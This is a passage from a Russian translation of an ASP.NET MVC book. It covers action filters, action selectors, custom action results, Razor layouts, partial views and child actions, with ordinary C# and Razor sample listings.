Действия – это методы, управляющие основной логикой каждого запроса к серверу, но не все методы класса контроллеров должны быть определены как действия. Требования, которым должен удовлетворять метод, чтобы вызываться в веб-браузере как метод действия, хорошо изложены на сайте ASP.NET MVC компании Microsoft (www.asp.net/mvc).

Чтобы рассматриваться в качестве действия, метод должен удовлетворять следующим требованиям:

- Не должен быть статическим
- Не должен быть методом расширения
- Не должен быть конструктором, геттером или сеттером

- Не должен иметь открытый параметризованный тип
- Не должен быть методом базового класса Controller
- Не должен быть методом базового класса ControllerBase
- Не должен содержать параметры ref или out
- Не должен присутствовать селектор NonAction


Если метод не удовлетворяет всем этим требованиям, то этот метод не является методом действия.

Теперь, когда вы можете идентифицировать методы действия, мы обсудим то, как изменить их поведение.

16.3. Действие, авторизация и фильтры результатов

Первой возможностью расширения действий является использование `ActionFilter`. Данная возможность расширения позволяет прерывать выполнение действия и дополнять поведение до или после того, как выполнится действие. Это похоже на аспектно-ориентированное программирование, которое является способом применения в коде сквозной функциональности, что исключает необходимость хранения большого количества продублированного кода. На рисунке 16-3. показана структура `ActionFilterAttribute`.

Рисунок 16-3: Методы фильтров действий, которые можно переопределить для модификации действия



Фильтр действия `ChildActionOnlyAttribute` был выпущен вместе с ASP.NET MVC 2. Этот фильтр реализует интерфейс `IAuthorizationFilter`, и используется фреймворком для того, чтобы убедиться, что действие в представлении вызывается только из метода `Html.Action()`. Действие, обладающее этим атрибутом, не может быть вызвано посредством роута верхнего уровня и не является вызываемым из веба.

Код в следующем листинге демонстрирует применение `ChildActionOnlyAttribute` к методу `ChildAction`.

Листинг 16-1: Использование `ChildActionOnlyAttribute`

```
using System.Web.Mvc;
namespace ChildActionSample.Controllers
{
```

```

public class HomeController : Controller
{
    public ActionResult Index()
    {
        ViewBag.Message = "Welcome to ASP.NET MVC!";
        return View();
    }
    [ChildActionOnly]
    public ActionResult ChildAction()
    {
        return View();
    }
}

```

Строка 6: Действие Index по умолчанию

Строки 11-12: Фильтр действия, применяемый к действию

Атрибут ChildActionOnly не дает методу ChildAction использоваться в качестве действия, которое может вызываться веб-браузером. Но этот метод все еще может быть вызван посредством вызова Html.Action() в рамках представления, как это показано ниже:

```
@Html.Action("ChildAction")
```

Учет фильтров в тестах

Может показаться странным, что режим работы, определенный в атрибуте, вызывается при вызове действия. Во время выполнения метод не вызывается напрямую; он передается в ControllerActionInvoker, который прочитывает фильтры действий, присутствующие в контроллере и действии. Такая возможность во фреймворке является довольно привлекательным вариантом расширения, потому что, если вы хотите настроить семантику, то вам позволяет использовать свой собственный IActionInvoker.

В рамках модульных тестов вы будете вызывать методы действий напрямую. Ни одно из поведений, определенных в фильтрах действий, не будет выполнено, поэтому вы должны обрабатывать ваши тесты, как если бы фильтры действий были выполнены (например, загрузите любые данные во ViewData, которые могли бы быть загружены фильтром действия). Для того чтобы определить, были ли применены такие фильтры, как [Authorize] или [HttpPost], вы можете просто протестировать наличие атрибута посредством рефлексии.

Ниже представлен класс, который поможет вам упростить код рефлексии, необходимый для получения атрибутов:

```

public static class ReflectionExtensions
{
    public static TAttribute GetAttribute<TAttribute>(this MemberInfo
member)
        where TAttribute : Attribute
    {
        var attributes = member.GetCustomAttributes(typeof(TAttribute), true);
        if (attributes != null && attributes.Length > 0)
            return (TAttribute)attributes[0];
        return null;
    }
}

```

```

public static bool HasAttribute<TAttribute>(this MemberInfo member)
    where TAttribute : Attribute
{
    return member.GetAttribute<TAttribute>() != null;
}
}

```

Вы можете использовать этот метод расширения так, как это показано ниже:

```
type.GetMethod("Index").HasAttribute<AcceptVerbsAttribute>() . . .
```


Метод расширения принимает тип атрибута в качестве универсального параметра, а затем убеждается в том, что запрашиваемый метод помечен этим атрибутом.

16.4. Селекторы действий

Следующей возможностью расширения является `ActionMethodSelectorAttribute`. Селектор действия отличается от фильтра действия, но эти два понятия часто путают, поскольку они оба применяются к методам действий посредством использования атрибутов. Селектор действия используется для контроля того, какой метод действия выбран для обработки конкретного роута.

Существует множество встроенных селекторов действий, каждый из которых используется для фильтрации действий с тем, чтобы вы могли иметь действие для конкретного сценария. В списке на рисунке 16-4. приведены селекторы действий, поставляемые вместе с фреймворком.

Рисунок 16-4: Селекторы действий в ASP.NET MVC



В общих случаях селектор действия используется для того, чтобы создать перегружаемое действие для выполнения роута, который отличается только HTTP-методом, посылаемым в веб-браузер (знайте, что в этом случае термины *HTTP-method* и *HTTP Verbs* используются взаимозаменяющими).

Конкретным примером этого является наличие двух методов действий с названиями "Edit". Один из них будет обладать `HttpGetAttribute` и отображать форму редактирования в веб-браузере, а другой будет обладать `HttpPostAttribute` и принимать модель представления в качестве параметра. Это упрощает код в представлении, поскольку форма из первого действия отправляется к

тому же URL. В основном HTTP-метод используется для различия того, какой перегруженный метод должен вызываться.

Хотя наиболее универсальным применением селекторов действий является отображение страницы и дальнейшая отправка формы к тому же URL, в MVC Framework также входит поддержка других *HTTP Verbs*.

16.5. Использование результатов действий

Пользовательские результаты действий могут использоваться для удаления кода, продублированного в рамках методов, и для извлечения зависимостей, которые могут усложнить тестирование действия. Хороший способ применения пользовательского результата действия – формирование функциональности, за исключением готовых к применению (так называемой "out-of-the-box") ActionResult таких, как ViewResult или RedirectResult.

16.5.1. Избавление от дублирования с помощью результата действия

Чтобы избавиться от дублирования в сложных похожих методах, вы можете извлечь большинство кода и переместить его в результат действия. Приведенный ниже листинг демонстрирует, как отделить логику создания файла, в котором содержатся значения, разделенные запятыми (comma-separated value file), от коллекции объектов и инкапсулировать ее в результате действия.

Листинг 16-2: Класс CsvActionResult

```
public class CsvActionResult : ActionResult
{
    public IEnumerable ModelListing { get; set; }
    public CsvActionResult(IEnumerable modelListing)
    {
        ModelListing = modelListing;
    }
    public override void ExecuteResult(ControllerContext context)
    {
        byte[] data = new CsvFileCreator().AsBytes(ModelListing);
        var fileResult = new FileContentResult(data, "text/csv")
        {
            FileDownloadName = "CsvFile.csv";
        };
        fileResult.ExecuteResult(context);
    }
}
public class CsvFileCreator
{
    public byte[] AsBytes(IEnumerable modelList)
    {
        StringBuilder sb = new StringBuilder();
        BuildHeaders(modelList, sb);
        BuildRows(modelList, sb);
        return sb.AsBytes();
    }

    private void BuildHeaders(IEnumerable modelList, StringBuilder sb)
    {
        foreach ( PropertyInfo property in
```

```

        modelList.GetType().GetElementType().GetProperties()
    {
        sb.AppendFormat("{0},", property.Name);
    }
    sb.NewLine();
}
private void BuildRows(IEnumerable modelList, StringBuilder sb)
{
    foreach (object modelItem in modelList)
    {
        BuildRowData(modelList, modelItem, sb);
        sb.NewLine();
    }
}
private void BuildRowData(IEnumerable modelList, object modelItem,
StringBuilder sb)
{
    foreach (PropertyInfo info in
        modelList.GetType().GetElementType().GetProperties())
    {
        object value = info.GetValue(modelItem, new object[0]);
        sb.AppendFormat("{0},", value);
    }
}
}

```

Строка 3: Хранит данные, которые необходимо отобразить

Строки 4-7: Принимает данные, которые необходимо отобразить

Строки 8-16: Создает выходной результат

Строка 25: Преобразовывает данные в массив байтов

Строка 28: Создает строку заголовка для CSV файла

Строки 37, 45: Создает строки CSV файла

В листинге 16-2 продемонстрировано, как обращение к классу CsvFileCreator было перенесено в пользовательский результат действия с названием CsvActionResult. Этот результат действия в дальнейшем отвечает за создание экземпляров и выполнение CsvFileCreator, а также за установку соответствующего типа содержимого для файла, которое отправляется в пользовательский веб-браузер.

В следующем листинге показано, как почистить действие ExportUsers таким образом, чтобы в результате перенести логику создания CSV файла в результат действия CsvActionResult.

Листинг 16-3: Упрощенный метод действия, использующий CsvActionResult

```

public class HomeController : Controller
{
    public ActionResult Index()
    {
        return View();
    }
}

```

```

    }
    public ActionResult Export()
    {
        return View();
    }
    public ActionResult ExportUsers()
    {
        IEnumerable<User> model = UserRepository.GetUsers();
        return new CsvActionResult(model);
    }
}

```

Строка 7: Страница, содержащая ссылку для скачивания

Строка 11: Действие, которое отправляет CSV файл

Мы поняли, что большинство разработчиков сначала будут склоняться к тому, чтобы поместить такую логику в действие, что означает, что метод действия будет сложно протестировать, и что он будет содержать логику, которая может быть продублирована в других методах действий приложения. Дублирование кода – это то, что вам хотелось бы сократить так, чтобы было проще поддерживать ваш код.

Теперь код метода действия для отображения CsvActionResult почищен и легок для понимания, а простое действие абстрагирования логики и помещения ее в результат действия предоставляет нам возможность некоторого повторного использования. На данный момент добавление в приложение еще нескольких экспортов CSV является достаточно тривиальным, потому что логика находится в результате действия.

16.5.2. Использование результатов действий для абстрагирования трудно тестируемых зависимостей

Еще одним отличным применением результатов действий является абстрагирование зависимостей, которые сложно тестировать. Несмотря на то, что MVC Framework при использовании фреймворка и создании контроллеров предоставляет вам огромные возможности управления, все еще существуют некоторые возможности ASP.NET, которые трудно смоделировать в teste. Убрав код, который сложно тестировать, из действия и поместив его в метод Execute результата действия, вы убедитесь в том, что стало значительно легче выполнять модульное тестирование действий. Все это потому, что при модульном тестировании действия вы утверждаете тип результата действия, который возвращает действие, и состояние результата действия. Метод Execute результата действия не выполняется как часть модульного теста.

Приведенный ниже листинг демонстрирует LogoutActionResult, который инкапсулирует трудно тестируемый метод FormsAuthentication.SignOut.

Листинг 16-4: Перемещение трудно тестируемого кода в ActionResult

```

public class LogoutActionResult : ActionResult
{
    public RedirectToRouteResult ActionAfterLogout
    {
        get;
        set;
    }
    public LogoutActionResult(RedirectToRouteResult actionAfterLogout)

```

```

    {
        ActionAfterLogout = actionAfterLogout
    }
    public override void ExecuteResult(ControllerContext context)
    {
        FormsAuthentication.SignOut();
        ActionAfterLogout.ExecuteResult(context);
    }
}

```

Строка 14: SignOut является трудно тестируемым

Строка 15: Выполняется результат ActionAfterLogout

В листинге 16-4 демонстрируется, как перемещение вызова `FormsAuthentication.SignOut()` из действия в результат действия абстрагирует эту строку кода и исключает выполнение его в рамках метода действия. Данная возможность позволяет действию возвращать `LogoutActionResult`, как это показано в листинге 16-5, а при тестировании этого метода не приходится иметь дело с вызовами класса `FormsAuthentication`. Этот тест может только утверждать тот факт, что действие возвращает `LogoutActionResult`. Помимо этого тест может утверждать значения в `RedirectToRouteResult`, чтобы убедиться в том, что действие корректно настраивает перенаправление.

Листинг 16-5: Метод действия, использующий `LogoutActionResult`

```

public ActionResult Logout()
{
    var redirect = RedirectToAction("Index", "Home");
    return new LogoutActionResult(redirect);
}

```

Строка 4: Тестируемый метод действия `Logout`

В листинге 16-5 показано, что метод действия `Logout` возвращает новый метод `LogoutActionResult`. Параметром конструктора `LogoutActionResult` является результат `RedirectToAction`, который будет переправлять веб-браузер к действию `Index` в `HomeController`.

16.6. Резюме

Продвинутые возможности расширения контроллеров, продемонстрированные в этой главе, позволяют вам легко настроить фреймворк. Интерфейс `IController` предоставляет наибольший контроль, но разнообразные базовые классы контроллеров предлагают некоторые полезные, но гибкие возможности.

Действия помогают вам легко разделять основные функции единичного контроллера, а фильтры действий предоставляют добавочные блоки для вставки кода до или после выполнения действия. Селекторы действий помогают вам давать элементу, вызывающему действие, подсказку о том, какое действие должно быть выбрано для выполнения, а результаты действий помогают инкапсулировать повторяющуюся логику отображения.

Примеры, продемонстрированные в этой главе, помогут вам получить максимум от ваших контроллеров, а также позволят с легкостью применять сквозную функциональность в рамках всего

приложения и сокращать дублирование кода. Обе эти возможности должны облегчить процесс поддержания работоспособного состояния приложения.

Теперь, когда вы рассмотрели некоторые продвинутые возможности расширения контроллеров, в главе 17 будут проиллюстрированы некоторые продвинутые технологии, которые можно использовать при работе с представлениями.

17. Усовершенствованная технология представлений

Данная глава охватывает следующие темы:

- Использование макетов для создания сквозных шаблонов
- Применение частичных представлений (partials) для совместно используемых фрагментов контента
- Использование дочерних действий для универсальных виджетов
- Устранение неявных генераций URL
- Изучение альтернативных движков представлений на примере движка представления Spark

MVC паттерн предоставляет нам концепцию разделения модели, контроллера и представления, но данный паттерн не устраивает необходимость создания разработчиками своих представления с должной внимательностью. В предыдущей главе вы увидели, как можно использовать возможности расширения контроллеров для создания корректных, легко модифицируемых контроллеров. При помощи устранения выделенного кода и добавления объекта модели представления вы можете сконцентрироваться строго на отображении контента вашего представления. Но без должного внимания ваши представления все еще могут погрязнуть в трясине дублирующегося и неструктурированного кода. Вы больше не можете опираться на пользовательские элементы управления для инкапсуляции поведения представления, как вы делали это в Web Forms. Вместо этого ASP.NET MVC предоставляет схожие и расширенные механизмы для перехвата в представлениях дублирования всех уровней.

В этой главе мы впервые рассмотрим различные способы устранения разнообразных форм дублирования в нашем приложении. Далее мы рассмотрим, как могут появляться неявные ошибки при генерации URL для параметризованных методов действий, а также рассмотрим стратегию устранения этих ошибок. Наконец, мы исследуем движок представления Spark и увидим, как его синтаксис и возможности делают его хорошей альтернативой встроенных движков представления.

17.1. Устранение возможности дублирования представлений

В ASP.NET MVC возможность использования элементов управления для инкапсуляции сложных элементов пользовательского интерфейса почти исчезла. Мы можем использовать веб-элементы управления, которые не пользуются преимуществами ViewState, но которые отображают веб-элементы управления, сконструированные на Web Forms и являющиеся, в основном, бесполезными. Но вместо этого нам приходится обращаться к другим способам устранения дублирования в наших представлениях.

В ASP.NET MVC входят следующие средства перехвата дублирования в представлениях:

- Шаблоны
- Макеты
- Частичные представления
- Дочерние действия

Каждое из этих средств устранения дублирования в наших представлениях имеет свои положительные стороны, а некоторые из них совмещаются друг с другом. В главе 3 мы рассмотрели возможность использования новых шаблонов для стандартизации отображения и редактирования данных в рамках

всего нашего приложения. Шаблоны хорошо работают там, где необходимо применить один шаблон редактирования или отображения для единичного объекта модели или типа модели, но при других сценариях они часто становятся непригодными. Частичные представления хорошо работают с универсальными фрагментами, но они не применимы в рамках целостных сайтов.

В нашем первом примере мы рассмотрим создание сквозных шаблонов при помощи мастер-страниц.

17.1.1. Макеты

При использовании движка представления Razor мы добавляем возможность применения макетов как одной из составляющих наших представлений. Аналогично мастер-страницам, добавленным в качестве составляющей ASP.NET 2.0, макеты дают возможность разработчикам создавать мастер-макеты для универсальных страниц. Макет определяет универсальный шаблон, позволяя элементам-заполнителям (placeholders) для производных страниц или других макетов формироваться в свободных местах.

В приведенном ниже листинге макет определяет элементы-заполнители как для заголовка страницы, так и для основного контента.

Листинг 17-1: Мастер-страница, определенная для MVC представления

```
<!DOCTYPE html>
<html>
<head>
    <title>@ViewBag.Title</title>
    <link href="@Url.Content("~/Content/Site.css")"
        rel="stylesheet" type="text/css" />
    <script src="@Url.Content("~/Scripts/jquery-1.4.4.min.js")"
        type="text/javascript"></script>
</head>
<body>
    <div class="page">
        <div id="header">
            <div id="title">
                <h1>My MVC Application</h1>
            </div>
            <div id="logindisplay">
                @Html.Action("LogOnWidget", "Account")
            </div>
            <div id="menucontainer">
                <ul id="menu">
                    <li>@Html.ActionLink("Home", "Index", "Home")</li>
                    <li>@Html.ActionLink("Profiles", "Index", "Profile")</li>
                    <li>@Html.ActionLink("About", "About", "Home")</li>
                </ul>
            </div>
        </div>
        <div id="main">
            @RenderBody()
            <div id="footer">
            </div>
        </div>
    </div>
</body>
</html>
```

Строки 21-23: Генерируют ссылки меню

Макеты в ASP.NET MVC похожи на мастер-страницы в Web Forms. Мы можем определять элементы-заполнители для контента, размещать универсальную разметку, а также применять сквозной макет.

В ASP.NET MVC макет Razor, в отличие от мастер-страниц, не имеет структуры отдельного класса. Макет имеет доступ к тем же свойствам, что и представление Razor, а именно:

- `AjaxHelper` (через свойство `Ajax`).
- `HtmlHelper` (через свойство `Html`).
- `ViewData` и модель.
- `UrlHelper` (через свойство `Url`).
- `TempData` и `ViewContext`.

В листинге 17-1 мы использовали объект `HtmlHelper` для генерации универсальных ссылок меню. В нашем макете мы можем задать универсальный тип модели, но поскольку макет используется с множеством представлений, нет причины определять для всего приложения один единственный тип модели представления.

Также макеты могут быть вложены друг в друга, чтобы для общего шаблона всего сайта можно было определить универсальный сквозной макет. Более конкретные макеты могут в дальнейшем определять более конкретный шаблон, а также разделы нового контента.


Макеты лучше всего применять, когда в составных представлениях используется общий контент. Этот контент в дальнейшем подтягивается в макет, а каждое представление необходимо всего лишь дополнить фрагментами, которые различаются от представления к представлению.

Для определения макета внутри представления мы можем воспользоваться свойством `Layout`:

```
@{  
    Layout = "~/Views/Shared/_Layout.cshtml";  
}
```

Или же мы можем определить макет глобально, внутри специального файла `_ViewStart.cshtml`. Этот файл, продемонстрированный на рисунке 17-1, содержит какой-то код, записанный с помощью синтаксиса Razor, который нам хотелось бы выполнить в начале парсинга представления Razor. Чаще всего этот код будет устанавливать свойство `Layout`, используемое для всех представлений.

Рисунок 17-1: Файл `_ViewStart`, содержащий код для задания макета по умолчанию



Несмотря на то, что в отношении универсальных шаблонов макеты работают хорошо, в случае, когда мы сталкиваемся с общими фрагментами разметки в рамках несопоставимых представлений, нам

необходимо использовать другие подходы. В следующем разделе мы рассмотрим универсальное средство отображения фрагментов контента в частичных представлениях.

17.1.2. Частичные представления

Когда дело доходит до отображения общих фрагментов контента, перед нами предстает множество вариантов объединения этих фрагментов в общую логику отображения. После добавления в ASP.NET MVC 2 шаблонов в большинстве ситуаций, в которых мы могли бы использовать частичные представления, теперь используются шаблоны. Но мы все еще можем столкнуться с ситуациями, в которых нам предпочтительнее не применять инфраструктуру шаблонизации, а вместо этого точно указать, какую часть представления необходимо отобразить.

Шаблоны хорошо работают со строго типизированными представлениями, но для того чтобы выполниться, им все еще приходится работать с конкретной моделью. С другой стороны, для того чтобы отображаться, частичным представлениям не нужна модель. Что касается шаблонов, то вы, главным образом, будете отображать шаблон для конкретного элемента, между тем как частичные представления обладают множеством более широких ограничений.

Частичные представления являются аналогами пользовательских элементов управления в Web Forms. Они предназначены для отображения фрагментов контента в тех случаях, когда наиболее выгодно раскрывать эти фрагменты на странице представления, а не в коде. В связи с тем, что в частичных представлениях не может содержаться поведение, их также лучше всего применять, когда в рамках этих частичных представлений нужно принимать всего несколько решений относительно того, как отображать содержимое, или не принимать таких решений вовсе. Если окажется, что вы копируете и вставляете один и тот же фрагмент HTML из одного представления в другое, то такой фрагмент является прекрасным кандидатом для того, чтобы стать частичным представлением.

Механизм отображения частичных представлений довольно прост. Мы можем использовать метод `RenderPartial` или метод `Partial` родительского представления, как это показано ниже:

Листинг 17-2: Отображение частичного представления из родительского представления

```
@model IEnumerable<Profile>
<h2>Profiles</h2>
<table>
    <tr>
        <th>Username</th>
        <th>First name</th>
        <th>Last name</th>
        <th>Email</th>
    </tr>
    @foreach (var profile in Model) {
        @Html.Partial("_Profile", profile)
    }
</table>
```

В этом листинге мы отображаем список профилей в таблице. Для отображения единичной строки нам потребуется для каждой строки определить частичное представление. Даже если контент не используется совместно с другими представлениями, частичные представления могут использоваться для упрощения и сокращения количества разметки, наблюдаемой в одном представлении. В нашем примере это похоже на извлечение метода в файл класса. Несмотря на то, что этот метод может быть вызван только единожды, такой подход может сделать представление более понятным.


Метод `RenderPartial` принимает имя частичного представления и необязательный параметр – модель. Имя частичного представления используется для определения места размещения разметки путем просмотра конкретных, хорошо известных путей поиска в следующем порядке:

1. `<Area>\<Controller>\<PartialName>.cshtml.`
2. `<Area>\Shared\<PartialName>.cshtml.`
3. `\<Controller>\<PartialName>.cshtml.`
4. `\Shared\<PartialName>.cshtml.`

Эти пути поиска схожи с теми, которые используются при поиске представлений по имени, с тем лишь исключением, что теперь мы ищем частичное представление по имени, указанному в методе `RenderPartial`. Для предотвращения случайного использования частичного представления из действия мы прибавим к имени представления спереди символ подчеркивания. Также мы могли бы использовать `Html.RenderPartial("Profile", profile)`. Различие заключается в том, что `Html.RenderPartial(...)` – это void-метод, который отображает частичное представление непосредственно в поток отклика, между тем как `Html.Partial(...)` возвращает строку и отображается непосредственно в представление. В Razor `Html.RenderPartial` должен находиться в блоке кода.

В нашем примере в листинге 17-2 вызов `Partial` выполняет поиск файла с названием "Profile", находящимся в папке `View` конкретного контроллера, как это показано на рисунке 17-2.

Рисунок 17-2: Частичное представление `Profile`, расположенное в нашей папке `Views\Profile`



Частичное представление `Profile` – это файл с расширением `.cshtml`. По умолчанию частичные представления не принимают импортируемые по умолчанию настройки `_ViewStart`, что означает, что не используется ни один макет. Тем не менее, мы все еще можем определить макет в нашем частичном представлении, если нам это потребуется.

Мы можем разрабатывать строго типизированные частичные представления с таким же доступом к вспомогательным методам строго типизированных представлений путем определения модели, как это продемонстрировано ниже:

Листинг 17-3: Частичное представление для отображения строки модели `Profile`

```
@model AccountProfile.Models.Profile
<tr>
    <td>@Model.FirstName</td>
    <td>@Model.LastName</td>
    <td>@Model.Email</td>
</tr>
```

Что касается строго типизированных частичных представлений, то свойство `Model` теперь отражает объект `Profile`.

Частичные представления хорошо применять при отображении общих фрагментов контента из действия контроллера уже в основной модели. Кроме других виджетов, нам необходимо рассмотреть такую возможность ASP.NET MVC, как дочерние действия.

17.1.3. Дочерние действия

Частичные представления хорошо работают при отображении информации уже в основной модели представления, но они не применимы, когда отображаемую модель необходимо получить из другого источника. Например, виджет авторизации может отображать имя текущего пользователя и e-mail, но остальная часть страницы, вероятно, отображает информацию, не имеющую никакого отношения к текущему пользователю. Мы могли бы передать эту не относящуюся к текущему пользователю модель посредством `ViewDataDictionary`, но на данном этапе мы возвращаемся к "волшебным" строкам в нашем действии, наряду с проблемами трассировки модели обратно в ее источник.

Что касается фрагментов контента, который не имеет ничего общего с отображаемой основной информацией, то мы можем для них вызвать миниатюрный внутренний конвейер для отдельного дочернего действия.

Листинг 17-4: Отображение дочернего действия для виджета авторизации

```
<div id="logindisplay">
    @Html.Action("LogOnWidget", "Account")
</div>
```

На нашей мастер-странице мы хотим отображать универсальный виджет авторизации. Если пользователь не вошел в систему, этот виджет должен отобразить ссылку `Login`. В противном случае он может отображать общую информацию о текущем пользователе, например, имя пользователя и e-mail, а также ссылку на профиль пользователя. Но для того чтобы предоставить эту дополнительную информацию, нам не нужно помещать нагрузку в каждое действие, которое тем или иным образом отображает эту мастер-страницу. Возможно, информацию о профиле необходимо будет вытаскивать из постоянного хранилища такого, как база данных или сессия, поэтому мы и не хотим использовать для этого частичное представление.

В листинге 17-4 мы используем метод `Action` для отображения действия `LogOnWidget` `AccountController`. Метод `Action` схож с другими, базирующимися на действиях расширениями `HtmlHelper`, например, `ActionLink`, но `Action` будет отображать результаты этого строкового действия. Поскольку `Action` будет создавать еще один запрос к ASP.NET MVC, мы можем инкапсулировать сложные виджеты в обычный MVC паттерн.

Авторизация дочернего действия аналогична другим обычным действиям, как это продемонстрировано в следующем листинге.

Листинг 17-5: Наше дочернее действие виджета авторизации

```
[ChildActionOnly]
public PartialViewResult LogOnWidget()
{
    bool isAuthenticated = Request.IsAuthenticated;
    Profile profile = null;
    if (isAuthenticated)
    {
```

```

var username = HttpContext.User.Identity.Name;
profile = _profileRepository.Find(username);
if (profile == null)
{
    profile = new Profile(username);
    _profileRepository.Add(profile);
}
var model = new LogOnWidgetModel(isAuthenticated, profile);
return PartialView(model);
}

```

Строка 1: Вызывается только через RenderAction

Строка 4: Проверка на то, что пользователь аутентифицирован

Строка 9: Поиск пользовательского профиля

Строка 17: Отображение частичного представления

Несмотря на то, что логика отображения виджета авторизации сложна, мы можем инкапсулировать эту сложность в обычном действии контроллера. В нашем дочернем действии мы проверяем, вошел ли пользователь в систему. Если это так, то мы подтягиваем его профиль посредством `IProfileRepository`. Наконец, мы отображаем строго типизированное представление путем построения `LogOnWidgetModel` и вызова вспомогательного метода `PartialView`. Частичные представления в своих отображениях не содержат настройки по умолчанию `_ViewStart`. Для того чтобы убедиться в том, что это действие может отображаться только как дочернее действие, а не посредством внешнего запроса, мы помечаем наше дочернее действие атрибутом `ChildActionOnly`.

Единственным различием между обычным действием контроллера и дочерним действием является атрибут `ChildActionOnly`. В противном случае наш контроллер все еще получает экземпляры через фабрику контроллеров, выполняются все фильтры действий, а предполагаемое представление отображается посредством обычного механизма определения места размещения представлений. Что касается дочерних действий, то для представления мы обычно используем `ViewUserControl`, поскольку мастер-страницы обычно не применяются в сценариях дочерних действий.

Мы рассмотрели большинство форм дублирования, с которыми можем столкнуться при построении представлений, но при построении списка параметров строки запроса для методов действий появляется еще одно семейство дублирования, которое может привести к неявным ошибкам. В следующем разделе мы рассмотрим то, как можно эффективно формировать список параметров без обращения к безымянным объектам или непрятливому синтаксису словаря.

17.2. Создание списка параметров строки запроса

При разработке MVC представлений вам часто придется подготавливать списки параметров строки запроса. Эти списки параметров используются для создания URL для использования в HTML-элементах таких, как гиперссылки или теги `<form>`. Способ создания таких URL, используемый по умолчанию, благоприятствует неявной форме дублирования, которая может тормозить или предотвращать будущие изменения. В этом разделе вы научитесь создавать новые URL, укомплектованные параметрами строки запроса, и таким образом, вы сможете вносить безопасные изменения в списки параметров метода действия.

Действие контроллера для данного примера довольно простое, всего лишь с одним параметром, как это показано ниже:

Листинг 17-6: Действие Edit редактирования профиля

```
public ViewResult Edit(string username)
{
    var profile = _profileRepository.Find(username);
    return View(new EditProfileInput(profile));
}
```

Листинг 17-6 демонстрирует метод действия, который принимает в качестве параметра имя пользователя и отправляет модель представления в представление, используемое по умолчанию. В ASP.NET MVC существует 2 варианта построения списков параметров: мы можем создать `RouteValueDictionary` или анонимный тип, оба из которых продемонстрированы ниже:

Листинг 17-7: Текущие варианты создания URL, основанных на роутах

```
@Html.ActionLink("Edit", "Edit",
    new RouteValueDictionary(new Dictionary<string, object>
    {
        {"username", Model.Username }
    }
))
@Html.ActionLink("Edit", "Edit", new { username = Model.Username })
```

Первый вариант, с использованием `RouteValueDictionary`, довольно непривлекательный. `RouteValueDictionary` принимает множество параметров, перед тем, как вы вдруг обнаружите, что пытаетесь задать параметр `username`. Второй вариант – короче, но менее интуитивен. Копия этого перегруженного `ActionLink` принимает параметр с названием `routeValues`, но только типа `object`.

Разработчики должны сами определить, когда эти перегруженные методы, принимающие параметры типа `object`, должны включаться в работу при отсутствии подходящего синтаксиса инициализатора словаря в C#. Изнутри метод `ActionLink` использует рефлексию для поиска свойств и значений, определенных в анонимном типе. Затем метод `ActionLink` конструирует словарь из определенных свойств и их значений. Названия свойств становятся ключами значений роута, а значения свойств – значениями роута.

